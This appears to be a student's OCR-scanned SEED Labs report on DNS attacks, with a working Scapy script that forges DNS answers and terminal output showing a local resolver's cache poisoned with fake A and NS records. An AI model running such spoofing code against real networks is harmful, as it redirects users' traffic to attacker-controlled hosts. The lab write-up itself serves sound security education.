
Ben Heinze Lab 7 DNS attacks

**Task 1.1:** We got a server to accept a spoofed packet. We did have to go into the DNS server docker and run *rndc flush*


seed@VM: ~/.../07_dns_attacks
[SEED Labs] The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces show
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists


```
#!/bin/env python3

from scapy.all import *
import sys

target = sys.argv[1]

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    old_ip  = pkt[IP]
    old_udp = pkt[UDP]
    old_dns = pkt[DNS]

    ip  = IP  ( dst   = old_ip.src,     \
                src   = old_ip.dst )

    udp = UDP ( dport = old_udp.sport,  \
                sport = 53   )

    Anssec = DNSRR( rrname = old_dns.qd.qname, \
                    type   = 'A',              \
                    rdata  = '1.2.3.4',        \
                    ttl    = 259200)

    dns = DNS( id = old_dns.id,                       \
               aa=1, qr=1, qdcount=1, ancount=1,  \
               qd = old_dns.qd,                       \
               an = Anssec)

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)
pkt=sniff(iface='veth4ec0bd7', filter=f, prn=spoof_dns)
```

veth7fe35cf
enp0s3
veth4ec0bd7
veth14270f7
vetha0f5bd9
veth7cba65c
br-fb7c35c26d94
br-c8e335f34252
Loopback: lo

You are running Wireshark 3.2.3 (Git v3.2.3 packaged as 3.2.3-1).

Ready to load or capture    No Packets    Profile: D

We can see in the screenshot, www.example.com has an IP address of 1.2.3.4 instead of their actual ip. *hacker sounds*




```
[04/10/23]seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.5
.
Sent 1 packets.
```

```
root@58935b9bc358:/# dockps
bash: dockps: command not found
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/#
```

```
root@55c314418048:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8698
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDI
TIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 87 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 16:42:38 UTC 2023
;; MSG SIZE  rcvd: 64

root@55c314418048:/#
```

## Task 2:

First we had to find the proper interface and plug that into our python code.




```
    ip  = IP  ( dst   = old_ip.src,     \
                src   = old_ip.dst )

    udp = UDP ( dport = old_udp.sport,  \
                sport = 53  )

    Anssec = DNSRR( rrname = old_dns.qd.qname, \
                    type   = 'A',              \
                    rdata  = '1.2.3.4',        \
                    ttl    = 259200)

    dns = DNS( id = old_dns.id,                   \
               aa=1, qr=1, qdcount=1, ancount=1,  \
               qd = old_dns.qd,                   \
               an = Anssec)

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(ta
pkt=sniff(iface='br-fb7c35c26d94', filter=f, prn=spoo

"spoof_answer.py" 35L, 930C
```

```
veth7fe35cf
enp0s3
veth4ec0bd7
veth14270f7
vetha0f5bd9
veth7cba65c
br-fb7c35c26d94
br-c8e335f34252
Loopback: lo
```

You are running Wireshark 3.2.3 (Git v3.2.3 packaged as 3.2.3-1).

The second screenshot shows that we can *dig* www.example.com multiple times in a row and it will still contain our spoofed IP address of *1.2.3.4* without rerunning our processes.




```
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 81a16172353e3b6701000000064344356ef18be8fc1586c41 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 715 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 17:11:50 UTC 2023
;; MSG SIZE  rcvd: 88

root@55c314418048:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58241
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4df829ab6ab3a5a701000000643443ed1c2943e2beaf9fd1 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259049  IN      A       1.2.3.4

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 17:14:21 UTC 2023
;; MSG SIZE  rcvd: 88

root@55c314418048:/# 
```

```
[04/10/23]seed@VM:~/.../07_dns_attacks$ vim spoof_answer.py
4/10/23]seed@VM:~/.../07_dns_attacks$ vim spoof_answer.py
4/10/23]seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.53

nt 1 packets.

nt 1 packets.

nt 1 packets.
```

```
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# 
```


I only had one instance of www.example.com instead of Reese's 2, however it accomplished the same thing.



```
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# rndc dumpdb -cache
root@58935b9bc358:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        863664  A       1.2.3.4
root@58935b9bc358:/# 
```

## Task 3:

I was initially confused on why I couldn't get ns.attacter32.com to show up in my dumpdb file, then I realized when I grepped *www.example.com*, the www. part was included. Here, we successfully verified a spoofed NS record!




```
 EDNS: version: 0, flags:; udp: 4096
 COOKIE: 5dbdbf2e3ecfde930100000000643447718b1ff09dd4064dea (good)
; QUESTION SECTION:
www.example.com.               IN      A

; ANSWER SECTION:
ww.example.com.        259200  IN      A       1.2.3.4

; Query time: 688 msec
; SERVER: 10.9.0.53#53(10.9.0.53)
; WHEN: Mon Apr 10 17:29:21 UTC 2023
; MSG SIZE  rcvd: 88

oot@55c314418048:/# dig www.test.example.com

 <<>> DiG 9.16.1-Ubuntu <<>> www.test.example.com
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5752
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

; OPT PSEUDOSECTION:
 EDNS: version: 0, flags:; udp: 4096
 COOKIE: f0d0981c7cc62b2601000000643447b62c4a5aaa3faa3551 (good)
; QUESTION SECTION:
www.test.example.com.          IN      A

; ANSWER SECTION:
ww.test.example.com.   259200  IN      A       1.2.3.6

; Query time: 44 msec
; SERVER: 10.9.0.53#53(10.9.0.53)
; WHEN: Mon Apr 10 17:30:30 UTC 2023
; MSG SIZE  rcvd: 93

oot@55c314418048:/# 
```

```
[04/10/23]seed@VM:~/.../07_dns_attacks$ ls
docker-compose.yml  image_local_dns_server  spoof_answer.py  volumes
image_attacker_ns   image_user              spoof_ns.py
[04/10/23]seed@VM:~/.../07_dns_attacks$ vim spoof_ns.py
[04/10/23]seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_ns.py 10.9.0.53
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# rndc dumpdb -cache
root@58935b9bc358:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        863664  A       1.2.3.4
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        863664  A       1.2.3.4
root@58935b9bc358:/# rndc dumpdb -cache
root@58935b9bc358:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        863929  A       1.2.3.4
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# rndc dumpdb -cache
root@58935b9bc358:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        863993  A       1.2.3.4
root@58935b9bc358:/# rndc dumpdb -cache
root@58935b9bc358:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            777510  NS      ns.attacker32.com.
_.test.example.com.     863980  A       1.2.3.6
www.test.example.com.   863980  A       1.2.3.6
www.example.com.        863911  A       1.2.3.4
root@58935b9bc358:/# 
```


## Task 4:

I added 9.9.9.9 www.csci476.com into our /etc/hosts file



```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80   www.seedIoT32.com
9.9.9.9         www.csci476.com
# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com
```

Now that we added that file to our /etc/hosts file, we can use the dig command and by dumping the cash and catting anything with csci476, we can verify that csci476 was indeed stored.



```
; COOKIE: f0d0981c7cc62b2601000000643447b62c4a5aaa3faa3551 (good)
;; QUESTION SECTION:
;www.test.example.com.          IN      A

;; ANSWER SECTION:
www.test.example.com.   259200  IN      A       1.2.3.6

;; Query time: 44 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 17:30:30 UTC 2023
;; MSG SIZE  rcvd: 93

root@55c314418048:/# dig www.csci476.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.csci476.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 56667
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9e8882c6bcd20fa501000000643449e0854b5af9e3293733 (good)
;; QUESTION SECTION:
;www.csci476.com.               IN      A

;; AUTHORITY SECTION:
com.                    900     IN      SOA     a.gtld-servers.net. nst
isign-grs.com. 1681148356 1800 900 604800 86400

;; Query time: 1479 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 17:39:45 UTC 2023
;; MSG SIZE  rcvd: 151

root@55c314418048:/# 
```

```
[04/10/23]seed@VM:~/.../07_dns_attacks$ ls
docker-compose.yml  image_local_dns_server  spoof_answer.py  volumes
image_attacker_ns   image_user              spoof_ns.py
[04/10/23]seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_ns.py 10.9.0.53
```

```
root@58935b9bc358:/# rndc dumpdb -cache
root@58935b9bc358:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        863664  A       1.2.3.4
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        863664  A       1.2.3.4
root@58935b9bc358:/# rndc dumpdb -cache
root@58935b9bc358:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        863929  A       1.2.3.4
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# rndc dumpdb -cache
root@58935b9bc358:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        863993  A       1.2.3.4
root@58935b9bc358:/# rndc dumpdb -cache
root@58935b9bc358:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            777510  NS      ns.attacker32.com.
_.test.example.com.     863980  A       1.2.3.6
www.test.example.com.   863980  A       1.2.3.6
www.example.com.        863911  A       1.2.3.4
root@58935b9bc358:/# rndc flush
root@58935b9bc358:/# rndc dumpdb -cache
root@58935b9bc358:/# cat /var/cache/bind/dump.db | grep csci476
_.csci476.com.          605690  \-ANY   ;-$NXDOMAIN
www.csci476.com.        605690  \-ANY   ;-$NXDOMAIN
root@58935b9bc358:/# 
```